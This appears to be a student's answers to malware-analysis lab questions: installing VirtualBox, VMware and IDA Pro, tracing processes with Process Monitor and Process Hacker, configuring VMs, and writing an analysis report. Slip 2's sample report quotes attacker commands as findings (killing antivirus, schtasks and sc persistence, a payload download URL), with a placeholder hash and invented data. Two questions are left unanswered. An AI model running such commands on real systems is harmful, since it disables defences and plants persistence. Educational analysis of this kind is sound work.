SLIP 1

Q1. Describe the steps to download and install VirtualBox on a Windows machine. Include the link for downloading and any prerequisites that need to be checked before installation. (15)

Here are the steps to download and install **VirtualBox** on a Windows machine:

Step 1: Check Prerequisites

Before installing VirtualBox, ensure that:

1. Your system meets the minimum requirements (64-bit processor, at least 4GB RAM).
2. Virtualization Technology (VT-x/AMD-V) is enabled in the BIOS/UEFI.
3. You have administrative privileges on the Windows machine.

Step 2: Download VirtualBox

1. Open a web browser and go to the official **VirtualBox download page**: https://www.virtualbox.org/wiki/Downloads
2. Click on **"Windows hosts"** to download the Windows installer (.exe file).

Step 3: Install VirtualBox

1. Locate the downloaded **.exe** file and double-click to launch the installer.
2. Click **Next** on the setup wizard.
3. Choose installation options (default settings are recommended).
4. Select network features (if needed) and proceed by clicking **Next**.
5. Click **Install**, then **Yes** to any security prompts.
6. Wait for the installation to complete, then click **Finish**.

Step 4: Verify Installation


1. Open **VirtualBox** from the Start menu.
2. Ensure it launches without errors.
3. (Optional) Install the **VirtualBox Extension Pack** for additional features.


Now, VirtualBox is installed and ready for use on your Windows machine. 🚀

Q2 While analyzing a malware sample, you notice that it spawns multiple processes and performs unusual network connections. How would you use Process Hacker or Process Monitor to track and analyze these behaviors in real-time? (15)


Using Process Monitor (ProcMon) (for detailed event tracking)


1. **Run ProcMon as Administrator** and accept the default filters.
2. **Filter by Malware Process:**
    - Click **Filter → Filter...** and set:
        - **Process Name → is → [malware.exe] → Include**
    - Add other relevant filters, such as **Operation → contains → CreateProcess, WriteFile, RegSetValue** to track execution and modifications.
3. **Analyze File and Registry Changes:**
    - Look for **suspicious file writes** (e.g., malware copying itself to startup locations).
    - Check for **registry modifications** (e.g., persistence via `Run` keys).
4. **Inspect Network-Related Events:**
    - Look for `TCP Connect` or `UDP Send` operations to find unusual outbound connections.
5. **Save and Export Logs:**
    - If further analysis is needed, save logs as a **PML file** for deeper investigation.




mitacsc@316-10: ~/Downloads
File Actions Edit View Help
└─$ wine ProcessHacker-installer.exe
Application could not be started, or no application associated with the specified file.
ShellExecuteEx failed: File not found.
┌──(mitacsc㉿316-10)-[~]
└─$ wine processhacker-2.37-setup.exe
Application could not be started, or no application associated with the specified file.
ShellExecuteEx failed: File not found.
┌──(mitacsc㉿316-10)-[~]
└─$ processhacker-2.37-setup.exe
processhacker-2.37-setup.exe: command not found
┌──(mitacsc㉿316-10)-[~]
└─$
┌──(mitacsc㉿316-10)-[~]
└─$ cd ~/Downloads
┌──(mitacsc㉿316-10)-[~/Downloads]
└─$ wine processhacker-2.37-setup.exe
wine: Unhandled page fault on read access to 0000000000000008 at address 0000000000011049 (thread 0178), starting debugger...
0130:err:menubuilder:InvokeShellLinker failed to extract icon from L"C:\\Program Files\\Process Hacker 2\\peview.exe"
┌──(mitacsc㉿316-10)-[~/Downloads]
└─$ 01a8:err:winediag:ntlm_check_version ntlm_auth was not found. Make sure that ntlm_auth >= 3.0.25 is in your path. Usually, you can find it in the winbin
d package of your distribution.
01a8:err:ntlm:ntlm_LsaApInitializePackage no NTLM support, expect problems
wine: Unhandled page fault on read access to 0000000000000008 at address 0000000000011059 (thread 0228), starting debugger...
01e4:err:menubuilder:InvokeShellLinker failed to extract icon from L"C:\\Program Files\\Process Hacker 2\\peview.exe"
027c:err:ntdll:NtQueryInformationToken Unhandled token information class 23

sad


Process Hacker [316-10\mitacsc]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name Description
services.exe 56 12.66 MB 316-10\mitacsc
winedevice.exe 68 9.53 MB 316-10\mitacsc
winedevice.exe 112 10.46 MB 316-10\mitacsc
plugplay.exe 152 5.21 MB 316-10\mitacsc
svchost.exe
rpcss.exe
explorer.exe
ProcessHacker.exe
Interrupts
DPCs
Properties for ProcessHacker.exe (520)
Memory Environment Handles Disk and Network Comment
General Statistics Performance Threads Token Modules
File
Process Hacker
(Verified) Wen Jia Liu
Version: 2.39.0.124
Image file
C:\Program Files\Process Hacker 2\ProcessHacker.exe
Process
Command "C:\Program Files\Process Hacker 2\ProcessHack
Current C:\Program Files\Process Hacker 2\
Started: 4 minutes and 6 seconds ago (10:12:06 am 5/3/2025)
PEB 0x7ffd0000 Image type: 64-bit
Parent: Non-existent process (468)
Mitigation DEP (permanent) Details
Protection: N/A Permissions Terminate
Close
CPU Usage: 100.00% Physical memory: 6.38 GB (41.88%) Processes: 8



SLIP 2

Q1. Describe the steps to download and install VM Ware on a Windows machine. Include the link for downloading and any prerequisites that need to be checked before installation. (15)

Step 1: Check Prerequisites

Before installing VMware, ensure:

- Your system is 64-bit with **at least 4GB RAM** (8GB recommended).
- **VT-x/AMD-V (Virtualization Technology)** is enabled in BIOS/UEFI.
- You have **administrative privileges** on your Windows machine.

Step 2: Download VMware

1. Visit the official **VMware Workstation Pro or Player download page**:
    - **Workstation Pro:** https://www.vmware.com/products/workstation-pro.html
    - **Workstation Player (Free):** https://www.vmware.com/products/workstation-player.html
2. Click on **Download for Windows** to get the installer (.exe file).

Step 3: Install VMware

1. Locate the downloaded **.exe file** and **double-click** to start installation.

2. Click **Next** to proceed with the installation wizard.
3. Accept the **License Agreement** and click **Next**.
4. Choose **Installation Options** (leave defaults unless specific configurations are needed).
5. Click **Install**, then **Yes** to security prompts.
6. Wait for the installation to complete and click **Finish**.

Step 4: Verify Installation

1. Open **VMware Workstation** from the Start menu.
2. Ensure it runs without errors.
3. (Optional) Enter a **license key** if using Workstation Pro.

Q2. After performing dynamic analysis of a sample using Noriben, Process Monitor, and Process Hacker, how would you document and report the findings? What key elements should be included in your analysis report? (15)

After using **Noriben, Process Monitor, and Process Hacker** for dynamic analysis, a comprehensive report should be created. The following key elements should be included:

1. Executive Summary

- **Overview:** Briefly describe the malware sample and its observed behavior.
- **Purpose:** Explain why the analysis was conducted.
- **Key Findings:** Summarize any detected malicious actions (e.g., persistence, process injection, network connections).

2. Sample Information

- **Filename:** Name of the malware file analyzed.
- **Hash Values:** MD5, SHA-1, and SHA-256 hashes for integrity verification.
- **File Type:** EXE, DLL, script, etc.

3. Process and System Behavior (Process Monitor & Process Hacker Findings)

- **Created Processes:** List of spawned child processes.
- **Command-line Arguments:** Any suspicious commands executed.
- **Registry Modifications:** Changes in Windows registry (e.g., persistence mechanisms).
- **File System Changes:** New or modified files.

4. Network Activity (Process Hacker Findings)

- **Connections Made:** List of outbound connections (IP addresses, domains).
- **Protocol Usage:** TCP/UDP activity.
- **C2 Communication:** If detected, details of command-and-control servers.

5. Persistence Mechanisms

- **Startup Entries:** Registry modifications for auto-start.
- **Scheduled Tasks:** Any scheduled jobs created.
- **Services:** If malware installs itself as a Windows service.

6. Additional Observations (Noriben Report Analysis)

- **Detected API Calls:** Suspicious system calls used by the malware.
- **Suspicious Strings:** Hardcoded URLs, encryption routines, or keylogging behavior.
- **Indicators of Compromise (IOCs):**
    - Malicious domains, IPs
    - Registry keys
    - Dropped files

7. Screenshots & Logs

- Screenshots of process trees, network activity, and file changes.
- Attach logs from **Noriben, ProcMon, and Process Hacker** for reference.

8. Conclusion & Recommendations

- **Risk Assessment:** Categorize the malware's impact (Low/Medium/High).
- **Mitigation Steps:** Steps to remove malware and prevent future infections.
- **Recommendations:** Use of **endpoint detection, firewalls, and behavioral monitoring tools**.

Example:
The analysis of `malicious.exe` revealed that it spawns multiple processes, modifies registry keys for persistence, and establishes connections to a suspicious external IP address (192.168.1.100). The malware exhibits keylogging behavior and downloads additional payloads from a remote server.

Sample Information

Attribute	Details
Filename	malicious.exe
File Type	Executable (.exe)
File Size	1.5 MB
MD5 Hash	`5f4dcc3b5aa765d61d8327deb882cf99`

SHA-256 Hash	`d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2`

Process and System Behavior (Process Monitor & Process Hacker Findings)

- **Process Creation:**
  - `malicious.exe` spawns multiple processes, including `cmd.exe` and `powershell.exe`.
- **Command-line Arguments Used:**
  - `cmd.exe /c taskkill /IM antivirus.exe /F` (attempts to disable security software).
- **File System Changes:**
  - Drops a malicious DLL file: `C:\Users\Public\malware.dll`.
- **Registry Modifications (Persistence Mechanisms):**
  - Adds entry: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\malicious.exe`.
- **Service Installation:**
  - Creates a new Windows service: `MaliciousService` for auto-execution.

---

4. Network Activity (Process Hacker Findings)

Process	Destination IP	Port	Protocol
malicious.exe	192.168.1.100	443	HTTPS
malicious.exe	45.67.89.23	80	HTTP

- **Suspicious Behavior:**
  - The malware connects to **192.168.1.100** over **port 443 (HTTPS)**, likely for command-and-control (C2) communication.
  - It downloads a secondary payload from `http://45.67.89.23/update.exe`.

---

5. Persistence Mechanisms

- **Registry:**

    - `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\malicious.exe` (ensures execution on startup).
- **Scheduled Task Created:**
    - `schtasks /create /tn "Updater" /tr "C:\Users\Public\malicious.exe" /sc minute /mo 10` (runs every 10 minutes).
- **Service Creation:**
    - `sc create MaliciousService binPath= "C:\Users\Public\malware.dll"` (runs in the background).

---

6. Additional Observations (Noriben Report Analysis)

- **Suspicious API Calls:**
    - `OpenProcess` and `WriteProcessMemory` (suggests process injection).
    - `GetAsyncKeyState` (indicates possible keylogging).
- **Dropped Files:**
    - `C:\Users\Public\update.exe` (secondary payload).
    - `C:\Windows\System32\malicious.dll` (possible rootkit).

---

7. Indicators of Compromise (IOCs)

Type	Indicator
File Hash	`5f4dcc3b5aa765d61d8327deb882cf99`
Registry Key	`HKCU\Software\Microsoft\Windows\CurrentVersion\Run\malicious.exe`
IP Address	`192.168.1.100`, `45.67.89.23`
URL	`http://45.67.89.23/update.exe`

---

8. Screenshots & Logs

- **Screenshots:**
    - Process tree from Process Hacker.
    - Network connections from Process Monitor.
- **Log Files:**

- Attach logs from Noriben (`noriben_log.txt`).
- ProcMon logs for registry/file system modifications.

---

9. Conclusion & Recommendations

- **Risk Level:** *High – The malware exhibits persistence, process injection, and network-based communication.*
- **Recommended Actions:**
  - Isolate and remove infected systems.
  - Block malicious IPs/domains in firewall settings.
  - Monitor for similar file executions and registry changes.
  - Conduct further forensic analysis on the compromised system

SLIP 3

Q1. Describe the steps to install IDA Pro on a Windows machine. Include any prerequisites or configurations needed during the installation process. (15)

Q2. After installing VMware/VirtualBox, what are the key configuration settings you should verify before creating a new virtual machine? (15)

Key Configuration Settings to Verify Before Creating a New Virtual Machine

After installing **VMware or VirtualBox**, it is essential to configure certain settings to ensure optimal performance, security, and compatibility. Below are the key settings to check before creating a new virtual machine (VM):

---

1. Enable Virtualization in BIOS/UEFI

- Ensure **VT-x (Intel Virtualization Technology)** or **AMD-V (AMD Virtualization)** is enabled.
- Restart your system, enter the BIOS/UEFI (`F2`, `F10`, `DEL`, or `ESC` during boot), and enable **hardware virtualization**.
- This setting is crucial for running virtual machines efficiently.

---

2. Allocate Sufficient Resources

- **CPU Cores:**
  - Assign at least **2 CPU cores** (4+ recommended for better performance).
- **RAM:**
  - Allocate **at least 4GB RAM** (8GB+ for resource-intensive applications).
- **Virtual Storage:**
  - Set the disk size to at least **20GB** (adjust based on the guest OS requirements).
  - Choose between **Dynamically Allocated (expands as needed)** or **Fixed Size (better performance but takes up full space immediately).**

---

3. Select the Right Virtual Disk Type

- **VMware:** Use **VMDK (default)** for compatibility with VMware Workstation and ESXi.
- **VirtualBox:** Use **VDI** (VirtualBox Disk Image) or **VHD** if portability is required.

---

4. Configure Network Settings

- **Bridged Adapter:** Assigns the VM a real IP address, allowing it to communicate directly with other devices on the network.
- **NAT (Network Address Translation):** Uses the host's internet connection but hides the VM's IP from the external network.
- **Host-Only:** Isolates the VM, allowing communication only with the host system (useful for malware analysis and secure testing).
- **Internal Network:** Used for VMs to communicate with each other without external network access.

---

5. Enable Hardware Virtualization Features

- **VMware:**
  - Enable **"Virtualize Intel VT-x/EPT or AMD-V/RVI"** under CPU settings.
  - Enable **"Accelerate 3D graphics"** for GUI-intensive applications.
- **VirtualBox:**
  - Enable **Nested Paging** and **I/O APIC** for better performance.

---

6. Adjust Display Settings (If Needed)

- Increase **video memory** to at least **128MB** for smoother graphics performance.
- Enable **3D acceleration** if required for graphics-heavy applications.

---

7. Secure the Virtual Machine

- **Disable Shared Clipboard and Drag-and-Drop** to prevent unintentional file transfers between the host and VM.
- **Create Snapshots** before installing any software or running tests to allow quick rollback.
- **Use Encrypted Virtual Disks** if handling sensitive data.

---

8. Install Guest Additions (VirtualBox) or VMware Tools

- Improves VM performance, display resolution scaling, and file sharing between host and VM.
- Provides **better mouse and keyboard integration**.

---

9. Check USB and Peripheral Settings

- If using USB devices inside the VM, enable **USB 3.0 support**.
- Add any required **shared folders** for file exchange between the VM and host.

---

10. Set Boot Order and ISO Installation Media

- Configure the **CD/DVD drive** to load an **ISO file** for OS installation.
- Adjust the **boot order** (CD/DVD first if installing from an ISO, then HDD).

SLIP 4

Q1. How would you create a new Linux VM in VirtualBox, and what steps would you follow to allocate resources like RAM, CPU, and disk space for optimal performance? (15)

Step 1: Open VirtualBox and Start the New VM Wizard

1. Launch **Oracle VM VirtualBox**.
2. Click on **“New”** to create a new virtual machine.

Step 2: Configure Basic Settings

1. **Name the VM** – Choose a descriptive name (e.g., *Ubuntu VM*).
2. **Select Type** – Choose **Linux** as the operating system type.
3. **Select Version** – Choose the specific Linux distribution (e.g., *Ubuntu 64-bit*).
4. Click **Next** to proceed.

Step 3: Allocate Resources (RAM, CPU, and Storage)

1. Assign RAM (Memory Allocation)

- The recommended minimum for most Linux distributions:
    - **2GB (2048MB) for lightweight distros** (e.g., Lubuntu, Debian Minimal).
    - **4GB–8GB for Ubuntu, Kali Linux, or CentOS**.
    - **16GB+ for heavy workloads (e.g., development, penetration testing, or Docker-based workloads).**
- **Rule of Thumb:** Allocate **no more than 50% of total system RAM** to avoid slowing down the host machine.

2. Configure CPU Allocation

- Assign at least **2 CPU cores** for better performance.
- Enable **"Enable PAE/NX"** (if supported) to allow the OS to use more RAM effectively.
- For advanced users: Enable **Nested VT-x/AMD-V** for running nested virtual machines.

3. Create and Configure Virtual Hard Disk

- Select **“Create a virtual hard disk now”** → Click **Create**.
- Choose **VHD (Virtual Hard Disk) or VDI (VirtualBox Disk Image)** format.
- Select **Dynamically Allocated** (expands as needed) or **Fixed Size** (faster performance but uses full space upfront).
- Set **minimum 20GB** (recommended: **40GB+** for long-term use).

Step 4: Configure Additional Settings

1. **Attach the ISO file** (Linux installation media) under **Settings** → **Storage** → **Optical Drive**.
2. **Enable Network Settings** (e.g., **NAT** for internet access, **Bridged** for external access).
3. **Enable Shared Clipboard & Drag-and-Drop** (optional for file transfer).

Step 5: Start the VM and Install Linux

1. Click **Start** to boot the VM.
2. Follow the Linux installation process (set up partitions, users, etc.).
3. Once installed, remove the ISO and restart the VM.

Step 6: Optimize Performance After Installation


- Install **VirtualBox Guest Additions** for better graphics and performance.
- Update Linux packages (`sudo apt update && sudo apt upgrade -y`).
- Adjust screen resolution and install additional tools as needed.


Q2. How would you open a malicious DLL file in IDA Pro? Describe the initial analysis steps to identify the main function of the DLL and any potentially dangerous operations. (15)

